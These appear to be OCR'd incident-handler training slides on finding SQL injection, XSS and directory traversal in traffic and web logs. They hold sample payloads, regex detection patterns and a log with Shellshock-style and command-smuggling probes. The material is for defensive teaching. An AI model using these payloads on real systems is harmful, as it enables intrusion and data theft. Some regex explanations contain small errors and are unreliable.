
hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Manual Analysis - SQL Injection (Cont'd)

Examining Network Packets

- Incident responders must capture the data packets transmitted between attackers and web servers to detect SQL injection signatures
- Incident responders must use tools such as **Wireshark** and **tcpdump** to check for suspicious connections by examining the packets and checking for details such as to and from **IP addresses**, **protocols**, **encryptions**, and **data**
- Signatures relating to **SQL injection attempts** display the following characters: **1'** or **1=1 --**



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Manual Analysis using Regex - SQL Injection

ECIH EC-Council Certified Incident Handler

- The following regular expressions check for attacks that may contain **SQL specific metacharacters** such as the single-quote (') or double-dash (--), with any text inside along with its hex equivalent
- Regex for the detection of SQL metacharacters:
  - **Regular expression for detecting SQL metacharacters**

    `/(\') | (\%27) | (\-\-) | (#) | (\%23)/ix`
  - **Modified regular expression for detecting SQL metacharacters**

    `/((\%3D) | (=))[^\n]*((\%27) | (\') | (\-\-) | (\%3B) | (;))/ix`
  - **Regular expression for detecting typical SQL injection attacks**

    `/\w*((\%27) | (\'))((\%6F) | o | (\%4F))((\%72) | r | (\%52))/ix`
  - **Regular expression for detecting SQL injections with the UNION keyword**

    `/((\%27) | (\'))union/ix`
  - **Regular expression for detecting SQL injection attacks on MS SQL Server**

    `/exec(\s | \+)+(s | x)p\w+/ix`


hide01.ir

Characters	Explanation
\'	Single-quote character
|	or
\%27	Hex equivalent of single-quote character
\-\-	Double-dash
#	Hash or pound character
\%23	Hex equivalent of hash character
i	Case-insensitive
x	Ignore white spaces in pattern
\%3D	Hex equivalent of = (equal) character
\%3B	Hex equivalent of ; (semicolon) character
\%6F	Hex equivalent of o character
\%4F	Hex equivalent of O character
\%72	Hex equivalent of r character
\%52	Hex equivalent of R character

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Manual Analysis using Regex - SQL Injection (Cont'd)

This regular expression looks for all log entries containing a single quote, double dash, or hash character



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Manual Analysis - XSS Attacks

ECIH EC-Council Certified Incident Handler

- Common XSS attacks use **HTML tags** such as <script></script>, <IMG>, <INPUT>, and <BODY>

- Attackers use various **obfuscation techniques** to avoid detection by application firewalls and IDS/IPSs
  - Hex encoding
  - In-line comments
  - Char encoding
  - Toggle case
  - Replaced keywords
  - White space manipulation

hide01.ir

- For example, the following scripts mean the same thing:
  <script>alert("XSS")</script>
  <sCRipT>alert("XSS")</ScRiPt>.....(Toggle case)
  %3cscript%3ealert("XSS")%3c/script%3e>.....(Hex encoding)
  %253cscript%253ealert(1)%253c/script%253e.....(Double encoding)

- Incident responders can use regex search to find **HTML tags** and other XSS signature words and their equivalents in web access logs to check for XSS attacks

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Manual Analysis - XSS Attacks (Cont'd)

- The highlighted log shows that the attacker on IP 172.19.19.7 tried to execute a cross-site script on server 172.19.19.11

File Edit Format View Help

```
172.19.19.11 POST / - 80 - 172.19.19.7 UserAgent 200 0 0 50
172.19.19.11 POST / - 80 - 172.19.19.7 UserAgent 200 0 0 0
172.19.19.11 POST / - 80 - 172.19.19.7 UserAgent 200 0 0 31
172.19.19.11 POST / - 80 - 172.19.19.7 UserAgent 200 0 0 0
172.19.19.11 POST / - 80 - 172.19.19.7 UserAgent 200 0 0 0
172.19.19.11 POST / - 80 - 172.19.19.7 UserAgent 200 0 0 0
172.19.19.11 POST / - 80 - 172.19.19.7 UserAgent 200 0 0 46
172.19.19.11 POST / - 80 - 172.19.19.7 UserAgent 200 0 0 31
172.19.19.11 POST / - 80 - 172.19.19.7 UserAgent 200 0 0 15
172.19.19.11 POST / - 80 - 172.19.19.7 UserAgent 200 0 0 31
172.19.19.11 POST / - 80 - 172.19.19.7 UserAgent 200 0 0 0
172.19.19.11 POST / - 80 - 172.19.19.7 UserAgent 200 0 0 0
172.19.19.11 POST / - 80 - 172.19.19.7 UserAgent 200 0 0 0
172.19.19.11 GET /CustomerService.aspx - 80 - 172.19.19.7 UserAgent 200 0 0 45
172.19.19.11 GET /CustomerService.aspx - 80 - 172.19.19.7 UserAgent 200 0 0 46
172.19.19.11 GET /CustomerService.aspx - 80 - 172.19.19.7 UserAgent 200 0 0 31
172.19.19.11 GET /CustomerService.aspx - 80 - 172.19.19.7 UserAgent 200 0 0 46
172.19.19.11 GET /CustomerService.aspx - 80 - 172.19.19.7 UserAgent 200 0 0 46
172.19.19.11 GET /CustomerService.aspx - 80 - 172.19.19.7 UserAgent 200 0 0 31
172.19.19.11 GET /CustomerService.aspx - 80 - 172.19.19.7 UserAgent 200 0 0 46
172.19.19.11 GET /CustomerService.aspx - 80 - 172.19.19.7 UserAgent 200 0 0 31
172.19.19.11 GET /CustomerService.aspx - 80 - 172.19.19.7 UserAgent 200 0 0 46
172.19.19.11 GET /CustomerService.aspx - 80 - 172.19.19.7 UserAgent 200 0 0 31
172.19.19.11 GET /CustomerService.aspx - 80 - 172.19.19.7 UserAgent 200 0 0 46
172.19.19.11 GET /CustomerService.aspx - 80 - 172.19.19.7 UserAgent 200 0 0 31
172.19.19.11 GET /CustomerService.aspx - 80 - 172.19.19.7 UserAgent 200 0 0 54
172.19.19.11 GET /CustomerService.aspx - 80 - 172.19.19.7 UserAgent 200 0 0 56
172.19.19.11 GET /CustomerService.aspx - 80 - 172.19.19.7 UserAgent 200 0 0 31
172.19.19.11 GET /images _test1=ccddeeeimmnossstwwxy.:\\\&_test2=acdepsstw//&_test3=bhins//&_test4=CEEFLMORSTeeinnnosttx-*&_
172.19.19.11 GET /images _test1=c:\windows\system32\cmd.exe&_test2=/etc/passwd&_test3=|/bin/sh&_test4=(SELECT%20*%20FROM%20n
172.19.19.11 GET /()+{+:;+};+printf+'Content-Type:+text/json/r/n/r/n%s+vulnerable+%s'+'VEGA123'+'VEGA123' - 80 - 172.19.19.7
172.19.19.11 GET / - 80 - 172.19.19.7 ()+{+:;+};+printf+'Content-Type:+text/json\r\n\r\n%s+vulnerable+%s'+'VEGA123'+'VEGA123
172.19.19.11 GET /crossdomain.xml - 80 - 172.19.19.7 UserAgent 404 0 2 46
172.19.19.11 TRACE / - 80 - 172.19.19.7 UserAgent 501 0 0 0
172.19.19.11 POST / - 80 - 172.19.19.7 ()+{+:;+};+printf+'Content-Type:+text/json\r\n\r\n%s+vulnerable+%s'+'VEGA123'+'VEGA12
172.19.19.11 POST / - 80 - 172.19.19.7 UserAgent 500 0 0 15
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Manual Analysis using Regex - XSS Attacks

- The following regular expressions check for attacks that may contain **XSS specific metacharacters** such as single-quote (') or double-dash (--), with any text inside and its hex equivalent
- Some sample XSS strings along with regex for the detection of XSS metacharacters are listed below:

1. `<script>alert(1)</script>`

   `((\%3C)|<)((\%2F)|\/)*(script)((\%3E)|>)`

2. `<img src="javascript:alert(1)">`

   `((\%3C)|<)((\%69)|i|(\%49))((\%6D)|m|(\%4D))((\%67)|g|(\%47))[^\n]+((\%3E)|>)`

3. `<body oninput=javascript:alert(1)><input autofocus>`

   `((\%3C)|<)((\%62)|b|(\%42))((\%6F)|o|(\%4F))((\%64)|d|(\%47))((\%79)|y|(\%47))[^\n]+((\%3E)|>)`


hide01.ir

Characters	Explanation
\%3C	Hex equivalent of opening angle bracket
\%2F	Hex equivalent of forward slash
\%3E	Hex equivalent of closing angle bracket
\%69,\%49	Hex equivalent of letters i, I
\%6D,\%4D	Hex equivalent of letters m, M
\%67,\%47	Hex equivalent of letters g, G
[^\n]+	Characters apart from new line, following the tag “<img” or “<body”
\%62,\%42	Hex equivalent of letters b, B
\%6F,\%4F	Hex equivalent of letters o, O
\%64,\%44	Hex equivalent of letters d, D
\%79,\%59	Hex equivalent of letters y, Y
[^\n]	Hex equivalent of O character

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Manual Analysis using Regex - XSS Attacks (Cont'd)


This regular expression looks for all log entries containing script tags



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Manual Analysis - Directory Traversal Attacks

- Check for path traversal attack attempts by **analyzing the captured traffic** using Wireshark
- Look for special characters in data packets such as file= ../../../../etc/ or ..\..\..\etc\passwd
- The highlighted log shows that the attacker on IP 172.19.19.7 exploited the directory path traversal vulnerability and **downloaded the wpconfig.php** file residing on the server



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Manual Analysis using Regex - Directory Traversal Attacks

- The regular expression below checks for logs that may contain **directory-path-traversal-specific metacharacters** such as '../'
  - Regex for **detecting logs** that contain ../:


    ```
    ((\.|%2E)(\.|%2E)(\/|%2F|\\|%5C))
    ```

  - Alternatively, you may use this **regular expression**:

    ```
    ((\.\.\\)|(\.\.\/))
    ```

Characters	Explanation
\%2E	Hex equivalent of dot (.)
\%2F	Hex equivalent of forward slash
\%5C	Hex equivalent of backward slash


This regular expression looks for all log entries containing '../' or '..\ '.



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Manual Analysis - Dictionary Attacks

